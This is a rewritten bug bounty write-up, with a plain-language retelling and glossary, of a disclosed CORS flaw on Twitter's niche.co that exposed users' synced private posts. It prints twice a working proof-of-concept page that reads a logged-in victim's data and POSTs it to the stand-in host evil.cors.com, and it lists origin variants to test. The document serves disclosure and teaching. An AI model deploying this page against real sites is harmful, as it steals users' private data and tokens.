A simple CORS misconfiguration leaked private post of twitter facebook instagram
The niche.co website had a CORS misconfiguration that reflected any origin containing '//niche.co', allowing an attacker to read private synced posts and account data from other users. An attacker could host a malicious page on a domain like niche.co.evil.net and steal sensitive information from logged-in users.
 Published on medium.com
Bug Bounty
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
niche (niche.co) is a Twitter product: a platform for creators to increase their social media presence by sharing their work, mainly pictures and videos. The important asset on the platform is therefore the creators' work itself, their images and videos.
A second feature is that a creator can sync posts from other social media platforms such as Facebook, Twitter and Instagram, so that all of their work sits in one place. Crucially, niche also syncs private posts from those platforms. The report notes that the platform asks about this while connecting the other social platforms during OAuth, so the syncing of private content is a deliberate, user-visible part of the feature.
That combination is what made the target interesting: private posts from several social networks, aggregated behind one account on one site.
Setup
The report describes no special accounts, roles or tooling beyond ordinary use of the site and Burp, whose history the researcher reviewed. The precondition for the attack is simply that a victim has a niche account, has connected one or more social platforms, and is logged in to niche when they visit the attacker's page.
Finding it
The starting idea was straightforward: if niche holds other users' private posts, it would be valuable to read them. The researcher first tried for horizontal privilege escalation, that is, trying to reach another user's data through the application itself, with no luck.
Going through the requests in Burp history, one response stood out:
Access-Control-Allow-Origin: https://niche.co & Access-Control-Allow-Credentials: true
The pair matters. Access-Control-Allow-Credentials: true means the browser is allowed to expose a response to cross-origin JavaScript when the request was made with credentials, which includes the victim's cookies. Access-Control-Allow-Origin then decides which origins get that privilege. If the value were a fixed https://niche.co, only niche's own pages could read the response, and there would be nothing to exploit.
The researcher tested this by sending a custom Origin header and found that the server was only checking whether //niche.co appeared somewhere in the Origin header. That is a substring check, not a comparison against the real origin.
Exploitation
Step 1: Confirm the reflection behaviour
With an origin that does not contain the checked substring, the server falls back to the legitimate origin:
Origin: https://evil.co
Access-Control-Allow-Origin: https://niche.co
With an origin that contains //niche.co as a substring but is a completely different host, the server reflects the attacker's origin back:
Origin: https://niche.co.evil.net
Access-Control-Allow-Origin: https://niche.co.evil.net
Because the reflected origin is the attacker's, and credentials are allowed, a page served from https://niche.co.evil.net can read authenticated responses from niche.co in the victim's browser. The researcher's summary of the whole bug is the line "That's it!".

The image is captioned "CORS Misconfig" and sits with the two header examples above, illustrating the reflection of the attacker-controlled origin.
Step 2: Find the data-bearing endpoints
The researcher went to the page where all synced photos from other social media were fetched, and found it was vulnerable as well: in practice the whole site was vulnerable. There was also an API endpoint, found by fuzzing, that was not used anywhere in the site, possibly for development or legacy purposes, and had no documentation. It did, however, display all the methods that could be used, which the researcher could work out by hit and trial.
Step 3: Build the proof of concept
Combining the vulnerable API and the vulnerable site, the researcher could steal any information about other users through CORS: images, email id, bio, profile info, CSRF tokens and so on. The proof of concept looked like this:
<html><body><button type='button' onclick='cors()'>CORS</button><p id='demo'></p><script>function cors() {var xhttp = new XMLHttpRequest();xhttp.onreadystatechange = function() {if (this.readyState == 4 && this.status == 200) {var a = this.responseText; // Sensitive data from niche.co about user accountdocument.getElementById("demo").innerHTML = a;xhttp.open("POST", "http://evil.cors.com", true);// Sending that data to Attacker's websitexhttp.withCredentials = true;console.log(a);xhttp.send("data="+a);}};xhttp.open("GET", "https://www.niche.co/api/v1/users/*******", true);xhttp.withCredentials = true;xhttp.send();}</script></body></html>
The page shows a button that calls cors(). The function creates an XMLHttpRequest, sets withCredentials = true so the victim's niche cookies are sent, and issues a GET to https://www.niche.co/api/v1/users/*******, the per-user API path (the identifier is masked in the write-up). When the response arrives with status 200, the body is read from responseText, written into the page, logged to the console, and then sent with a second request, a POST to http://evil.cors.com with the body data= followed by the stolen response. The second request also sets withCredentials = true.
Step 4: Deliver it
The page was hosted on the domain niche.co.evil.net, locally. When someone visits it while logged in to niche, all of their sensitive information from niche.co is forwarded to the researcher's domain.
Root cause
The server built its CORS decision from a substring test on the Origin header: it checked only whether //niche.co was present. Any origin that embeds that string, such as https://niche.co.evil.net, passes the test and is reflected into Access-Control-Allow-Origin, while Access-Control-Allow-Credentials: true lets the browser hand the authenticated response to that origin. The correct behaviour is to compare the Origin against an exact allowlist of trusted origins, not to search inside it. The report does not describe any other defence that was in place.
Impact
An attacker who controls a domain whose name contains the checked substring can host a page that, when visited by a logged-in niche user, reads that user's niche data cross-origin and forwards it to the attacker. According to the report this includes images, email id, bio, profile info and CSRF tokens, and, because niche syncs private posts from Facebook, Twitter and Instagram, private posts as well. The attack requires the victim to be logged in to niche and to visit the attacker's page; the page was hosted locally on niche.co.evil.net.
Twitter did not pay a bounty because the niche domain was not eligible for the programme. The researcher received a place in Twitter's Hall of Fame, and the issue was tracked in a HackerOne report that was later disclosed.
Fix
The report does not say what was changed. The fix implied by the finding is to stop substring matching and validate the Origin header against an exact list of trusted origins before reflecting it, and to return a fixed trusted origin (or no CORS headers) otherwise, keeping Access-Control-Allow-Credentials: true only for those exact origins.
Variants to test
- Suffix and prefix tricks. Send
Origin: https://niche.co.evil.netand similar values where the trusted host appears as a prefix, suffix or subdomain of the attacker's host. A positive result is the attacker origin reflected inAccess-Control-Allow-Origintogether withAccess-Control-Allow-Credentials: true. - Substring in the path or query. Try origins such as
https://evil.net/niche.coorhttps://evil.net?x=//niche.cowhere the trusted string appears outside the host. Reflection of any of these is the same bug. - Scheme and port variations. Try
http://niche.co,https://niche.co:8443andnull. Reflection of a scheme or port that is not the real one shows the comparison is not exact. - The
nullorigin. SendOrigin: null(as produced by sandboxed iframes and some redirects). Ifnullis reflected with credentials allowed, any page that can obtain a null origin can read the responses. - Undocumented endpoints. Fuzz for API paths that are not referenced by the site, as the researcher did here, and check their CORS headers separately; an endpoint used only for development or legacy purposes may have weaker handling than the main application.
- Preflight behaviour. Send an
OPTIONSrequest withAccess-Control-Request-Methodand a hostileOriginto see whether the preflight also reflects the origin, which would extend the attack to non-simple methods and headers.
What happened, in plain words
A security researcher found that a website called niche, a product made by Twitter, was willing to hand over a logged-in user's private information to any other website that asked nicely, as long as that other website's name contained a particular piece of text. The private information included photos and videos that users had synced from Facebook, Twitter and Instagram, including posts those users had marked as private, plus things like email addresses, bios, profile details and security tokens.
The flaw was in a browser mechanism called Cross-Origin Resource Sharing, usually shortened to CORS. CORS is a set of rules that a website uses to tell your browser which other websites are allowed to read its responses. niche got those rules wrong: instead of checking the exact name of the website asking, it only checked whether a certain string appeared somewhere inside that name. That is like a bouncer who lets anyone into the club whose name contains the word "member", so "not-a-member-at-all" gets in.
The researcher built a small web page, hosted it on a lookalike domain, and showed that when a logged-in niche user visited it, the page could read that user's niche data and send it to the researcher. Twitter did not pay a bounty because the niche domain was not eligible for the programme, but the researcher was added to Twitter's Hall of Fame, and the issue was tracked in a HackerOne report that was later disclosed.
Background: what niche is, and why it mattered
niche (niche.co) is a platform for creators to increase their social media presence by sharing their work, mainly pictures and videos. The important asset on the platform is therefore the creators' work itself, their images and videos.
A second feature is that a creator can sync posts from other social media platforms such as Facebook, Twitter and Instagram, so that all of their work sits in one place. Crucially, niche also syncs private posts from those platforms. The report notes that the platform asks about this while connecting the other social platforms during OAuth, so the syncing of private content is a deliberate, user-visible part of the feature.
A few terms are worth unpacking before going further.
- A platform or product here just means a website with user accounts. niche is one; Facebook, Twitter and Instagram are others.
- Syncing means copying content from one service into another so you can see it in both places. Think of it like forwarding your post from one mailbox to another so all your letters end up in a single drawer.
- OAuth is the standard way one website asks another for permission to access your account without you handing over your password. When you click "Connect to Facebook" and a Facebook page pops up asking "Allow niche to see your posts?", that is OAuth. It is like giving a hotel receptionist a key card that only opens the gym, instead of your house keys.
- Private posts are posts the user has chosen not to show publicly. They are the sensitive part of the data.
That combination is what made the target interesting: private posts from several social networks, aggregated behind one account on one site. If you can read one niche account, you potentially read a person's private life across several networks at once.
The setup
The report describes no special accounts, roles or tooling beyond ordinary use of the site and Burp, whose history the researcher reviewed. Burp (short for Burp Suite) is a tool that sits between your browser and a website and records every request and response, so you can look back at what was sent and received. Think of it as a notebook that records every conversation you have with a website, so you can reread it later.
The precondition for the attack is simply that a victim has a niche account, has connected one or more social platforms, and is logged in to niche when they visit the attacker's page.
Finding it
The starting idea was straightforward: if niche holds other users' private posts, it would be valuable to read them. The researcher first tried for horizontal privilege escalation, that is, trying to reach another user's data through the application itself, with no luck.
Privilege escalation means getting access to something you are not supposed to have. Horizontal means moving sideways to another user at the same level as you (another ordinary user), as opposed to vertical, which means moving upwards to a more powerful role such as an administrator. The researcher was trying to read another ordinary user's data, hence horizontal.
Going through the requests in Burp history, one response stood out:
Access-Control-Allow-Origin: https://niche.co & Access-Control-Allow-Credentials: true
These are two HTTP response headers. A header is a small labelled line that travels with every request and response, carrying metadata rather than the main content, like the label on a parcel that says who sent it and how it should be handled.
Access-Control-Allow-Originis the header a server uses to say which website is allowed to read this response. The valuehttps://niche.comeans "only pages served from niche.co itself".Access-Control-Allow-Credentials: truemeans the browser is allowed to expose a response to cross-origin JavaScript when the request was made with credentials, which includes the victim's cookies.
A cookie is a small piece of data a website asks your browser to store and send back on every request to that site. It is how a site remembers that you are logged in. Think of it as a wristband you get at the door of an event: you show it at every bar inside and nobody asks for your ID again. If someone else can borrow your wristband, they can act as you.
The pair of headers matters. Access-Control-Allow-Origin then decides which origins get that privilege. If the value were a fixed https://niche.co, only niche's own pages could read the response, and there would be nothing to exploit.
An origin is the combination of scheme (http or https), host name and port. https://niche.co and https://niche.co.evil.net are different origins even though one contains the other as text, just as "10 Downing Street" and "10 Downing Street, Fake Town" are different addresses even though one contains the other as text.
The researcher tested this by sending a custom Origin header and found that the server was only checking whether //niche.co appeared somewhere in the Origin header. That is a substring check, not a comparison against the real origin.
A substring check means looking for a piece of text anywhere inside a larger string, rather than comparing the whole string. If you check whether the word "cat" appears in a sentence, then "concatenate" passes the test even though it has nothing to do with cats. That is exactly the mistake here.
Exploitation
Step 1: Confirm the reflection behaviour
With an origin that does not contain the checked substring, the server falls back to the legitimate origin:
Origin: https://evil.co
Access-Control-Allow-Origin: https://niche.co
Line by line:
Origin: https://evil.cois the request header the browser sends to say "this request is being made by a page from https://evil.co". Here the researcher is pretending to be a page on evil.co.Access-Control-Allow-Origin: https://niche.cois the server's reply. Becausehttps://evil.codoes not contain//niche.co, the server refuses to name the attacker's origin and falls back to its own. The browser will therefore not let the evil.co page read the response. This is the safe behaviour.
With an origin that contains //niche.co as a substring but is a completely different host, the server reflects the attacker's origin back:
Origin: https://niche.co.evil.net
Access-Control-Allow-Origin: https://niche.co.evil.net
Line by line:
Origin: https://niche.co.evil.netis the request header from a page on a domain the attacker controls. The domain name isniche.co.evil.net, which belongs toevil.net, not to niche. But the text//niche.coappears inside it, right after thehttps:.Access-Control-Allow-Origin: https://niche.co.evil.netis the server's reply. Because the substring check passed, the server echoes the attacker's origin back. The browser now believes niche.co has authorisedhttps://niche.co.evil.netto read the response, and because credentials are allowed, it hands over the authenticated data.
Because the reflected origin is the attacker's, and credentials are allowed, a page served from https://niche.co.evil.net can read authenticated responses from niche.co in the victim's browser. The researcher's summary of the whole bug is the line "That's it!".
The image is captioned "CORS Misconfig" and sits with the two header examples above, illustrating the reflection of the attacker-controlled origin.
Step 2: Find the data-bearing endpoints
The researcher went to the page where all synced photos from other social media were fetched, and found it was vulnerable as well: in practice the whole site was vulnerable. There was also an API endpoint, found by fuzzing, that was not used anywhere in the site, possibly for development or legacy purposes, and had no documentation. It did, however, display all the methods that could be used, which the researcher could work out by hit and trial.
A few terms here:
- An API (Application Programming Interface) is a set of URLs a website exposes so that programs, rather than people clicking buttons, can ask for data. Think of it as the service counter at a shop: you do not walk into the storeroom yourself, you go to the counter, say what you want, and the staff fetch it. On a website, the API is the counter.
- An endpoint is one specific URL on that API, for example one that returns a user's profile.
- Fuzzing means trying lots of candidate names automatically to see which ones exist. It is like trying every key on a big keyring to see which one opens a door, rather than guessing one at a time.
- Legacy means old code kept around for compatibility. Development means code left over from building the site. Both are common sources of forgotten, less-protected functionality.
- Hit and trial means trying things and seeing what happens, learning from each result.
Step 3: Build the proof of concept
Combining the vulnerable API and the vulnerable site, the researcher could steal any information about other users through CORS: images, email id, bio, profile info, CSRF tokens and so on. The proof of concept looked like this:
<html><body><button type='button' onclick='cors()'>CORS</button><p id='demo'></p><script>function cors() {var xhttp = new XMLHttpRequest();xhttp.onreadystatechange = function() {if (this.readyState == 4 && this.status == 200) {var a = this.responseText; // Sensitive data from niche.co about user accountdocument.getElementById("demo").innerHTML = a;xhttp.open("POST", "http://evil.cors.com", true);// Sending that data to Attacker's websitexhttp.withCredentials = true;console.log(a);xhttp.send("data="+a);}};xhttp.open("GET", "https://www.niche.co/api/v1/users/*******", true);xhttp.withCredentials = true;xhttp.send();}</script></body></html>
A proof of concept (PoC) is a small demonstration that proves a bug is real and exploitable, without doing any actual harm. It is the difference between saying "this door looks flimsy" and gently opening it to show it was never locked.
A CSRF token is a random value a site puts into forms to prove that the request came from its own pages and not from a malicious site. If an attacker can read it, they can forge requests that the site will accept as legitimate.
Line by line, in plain words:
<html><body>opens an ordinary web page.<button type='button' onclick='cors()'>CORS</button>draws a button labelled CORS. When the victim clicks it, the browser runs the function calledcors().<p id='demo'></p>is an empty paragraph with the namedemo, used later to display what was stolen, so the researcher can see it on screen.<script>starts a block of JavaScript, the language browsers run.function cors() {begins the function that runs when the button is clicked.var xhttp = new XMLHttpRequest();creates anXMLHttpRequest, the browser object that lets JavaScript make HTTP requests in the background without reloading the page. Think of it as a courier the page can send out and receive replies from.xhttp.onreadystatechange = function() {sets up a function that runs every time the state of the request changes, so the page can react when the reply arrives.if (this.readyState == 4 && this.status == 200) {checks that the request has finished (readyState == 4) and that the server replied successfully (status == 200).var a = this.responseText;copies the body of the response, the actual data, into a variable calleda. The comment says this is sensitive data from niche.co about the user account.document.getElementById("demo").innerHTML = a;puts that data into the page, in the paragraph nameddemo, so it is visible.xhttp.open("POST", "http://evil.cors.com", true);prepares a second request, this time aPOSTtohttp://evil.cors.com, the attacker's own server.POSTis the method used to send data to a server, as opposed toGET, which asks for data. Thetruemeans do it asynchronously, without freezing the page.xhttp.withCredentials = true;tells the browser to include the victim's cookies with this request. This is the crucial line: it is what makes the request carry the victim's login.console.log(a);also prints the stolen data to the browser's developer console, useful while testing.xhttp.send("data="+a);actually sends the request, with a body ofdata=followed by the stolen response. In other words, it posts the stolen data to the attacker's server.}};closes the inner function and theifblock.xhttp.open("GET", "https://www.niche.co/api/v1/users/*******", true);prepares the first request: aGETtohttps://www.niche.co/api/v1/users/*******, the per-user API path. The identifier is masked in the write-up with asterisks, so the exact user ID is not shown.xhttp.withCredentials = true;again tells the browser to include the victim's cookies, so niche sees the request as coming from the logged-in victim.xhttp.send();sends the request. When the reply comes back, theonreadystatechangefunction above runs and forwards the data to the attacker.}</script></body></html>closes the function, the script, the body and the page.
In short: the page shows a button that calls cors(). The function creates an XMLHttpRequest, sets withCredentials = true so the victim's niche cookies are sent, and issues a GET to https://www.niche.co/api/v1/users/*******, the per-user API path (the identifier is masked in the write-up). When the response arrives with status 200, the body is read from responseText, written into the page, logged to the console, and then sent with a second request, a POST to http://evil.cors.com with the body data= followed by the stolen response. The second request also sets withCredentials = true.
Step 4: Deliver it
The page was hosted on the domain niche.co.evil.net, locally. When someone visits it while logged in to niche, all of their sensitive information from niche.co is forwarded to the researcher's domain.
Hosted locally means the page was served from the researcher's own machine rather than from a public web server. For the demonstration that is enough: the browser only cares that the page's origin is https://niche.co.evil.net, and the researcher can arrange that on their own machine.
Root cause
The server built its CORS decision from a substring test on the Origin header: it checked only whether //niche.co was present. Any origin that embeds that string, such as https://niche.co.evil.net, passes the test and is reflected into Access-Control-Allow-Origin, while Access-Control-Allow-Credentials: true lets the browser hand the authenticated response to that origin. The correct behaviour is to compare the Origin against an exact allowlist of trusted origins, not to search inside it. The report does not describe any other defence that was in place.
An allowlist is a list of things that are explicitly permitted, and everything else is refused. It is the opposite of a blocklist, which lists things that are forbidden and allows everything else. Allowlists are safer because you only have to be right about a short list, not about every possible bad thing.
Impact
An attacker who controls a domain whose name contains the checked substring can host a page that, when visited by a logged-in niche user, reads that user's niche data cross-origin and forwards it to the attacker. According to the report this includes images, email id, bio, profile info and CSRF tokens, and, because niche syncs private posts from Facebook, Twitter and Instagram, private posts as well. The attack requires the victim to be logged in to niche and to visit the attacker's page; the page was hosted locally on niche.co.evil.net.
Cross-origin means from a different origin than the one that served the data. The whole point of CORS is to control when cross-origin reads are allowed; here the control was broken.
Twitter did not pay a bounty because the niche domain was not eligible for the programme. The researcher received a place in Twitter's Hall of Fame, and the issue was tracked in a HackerOne report that was later disclosed.
A bug bounty is a programme where companies pay researchers for reporting security bugs responsibly. A Hall of Fame is a public list of researchers who have reported valid issues, given instead of money. HackerOne is a platform where such reports are filed and tracked. Disclosed means the report was made public.
Fix
The report does not say what was changed. The fix implied by the finding is to stop substring matching and validate the Origin header against an exact list of trusted origins before reflecting it, and to return a fixed trusted origin (or no CORS headers) otherwise, keeping Access-Control-Allow-Credentials: true only for those exact origins.
Variants to test
These are the same kind of mistake in slightly different shapes. If you are testing a site yourself, these are the things to try.
- Suffix and prefix tricks. Send
Origin: https://niche.co.evil.netand similar values where the trusted host appears as a prefix, suffix or subdomain of the attacker's host. A positive result is the attacker origin reflected inAccess-Control-Allow-Origintogether withAccess-Control-Allow-Credentials: true. - Substring in the path or query. Try origins such as
https://evil.net/niche.coorhttps://evil.net?x=//niche.cowhere the trusted string appears outside the host. Reflection of any of these is the same bug. - Scheme and port variations. Try
http://niche.co,https://niche.co:8443andnull. Reflection of a scheme or port that is not the real one shows the comparison is not exact. - The
nullorigin. SendOrigin: null(as produced by sandboxed iframes and some redirects). Ifnullis reflected with credentials allowed, any page that can obtain a null origin can read the responses. - Undocumented endpoints. Fuzz for API paths that are not referenced by the site, as the researcher did here, and check their CORS headers separately; an endpoint used only for development or legacy purposes may have weaker handling than the main application.
- Preflight behaviour. Send an
OPTIONSrequest withAccess-Control-Request-Methodand a hostileOriginto see whether the preflight also reflects the origin, which would extend the attack to non-simple methods and headers.
A preflight is a preliminary request the browser sends before certain cross-origin requests, asking the server whether the real request is allowed. It uses the OPTIONS method. If the preflight also reflects the attacker's origin, the attacker can use methods and headers that would otherwise be blocked.
Glossary
- Allowlist: a list of things that are explicitly permitted; everything not on the list is refused.
- API (Application Programming Interface): a set of URLs a website exposes so that programs can request data, rather than people clicking buttons.
- Blocklist: a list of things that are forbidden; everything not on the list is allowed.
- Bug bounty: a programme where companies pay researchers for reporting security bugs responsibly.
- Burp (Burp Suite): a tool that sits between a browser and a website and records every request and response.
- Cookie: a small piece of data a website asks your browser to store and send back on every request, used to remember that you are logged in.
- CORS (Cross-Origin Resource Sharing): the browser mechanism that lets a website tell the browser which other websites may read its responses.
- Cross-origin: from a different origin than the one that served the data.
- CSRF token: a random value a site puts into forms to prove a request came from its own pages, not from a malicious site.
- Disclosed: made public.
- Endpoint: one specific URL on an API.
- Fuzzing: trying lots of candidate names automatically to see which ones exist.
- GET: the HTTP method used to ask a server for data.
- HackerOne: a platform where security reports are filed and tracked.
- Hall of Fame: a public list of researchers who have reported valid issues, given instead of money.
- Header: a small labelled line that travels with every HTTP request and response, carrying metadata.
- Hit and trial: trying things and seeing what happens, learning from each result.
- Horizontal privilege escalation: moving sideways to another user at the same level as you, rather than upwards to a more powerful role.
- Hosted locally: served from the researcher's own machine rather than from a public web server.
- HTTP: the protocol browsers and servers use to exchange requests and responses.
- Legacy: old code kept around for compatibility.
- OAuth: the standard way one website asks another for permission to access your account without you handing over your password.
- OPTIONS: the HTTP method used for a preflight request.
- Origin: the combination of scheme, host name and port, for example
https://niche.co. - POST: the HTTP method used to send data to a server.
- Preflight: a preliminary
OPTIONSrequest the browser sends before certain cross-origin requests, asking the server whether the real request is allowed. - Private posts: posts a user has chosen not to show publicly.
- Privilege escalation: getting access to something you are not supposed to have.
- Proof of concept (PoC): a small demonstration that proves a bug is real and exploitable, without doing any actual harm.
- Substring check: looking for a piece of text anywhere inside a larger string, rather than comparing the whole string.
- Syncing: copying content from one service into another so you can see it in both places.
- Vertical privilege escalation: moving upwards to a more powerful role, such as an administrator.
- XMLHttpRequest: the browser object that lets JavaScript make HTTP requests in the background without reloading the page.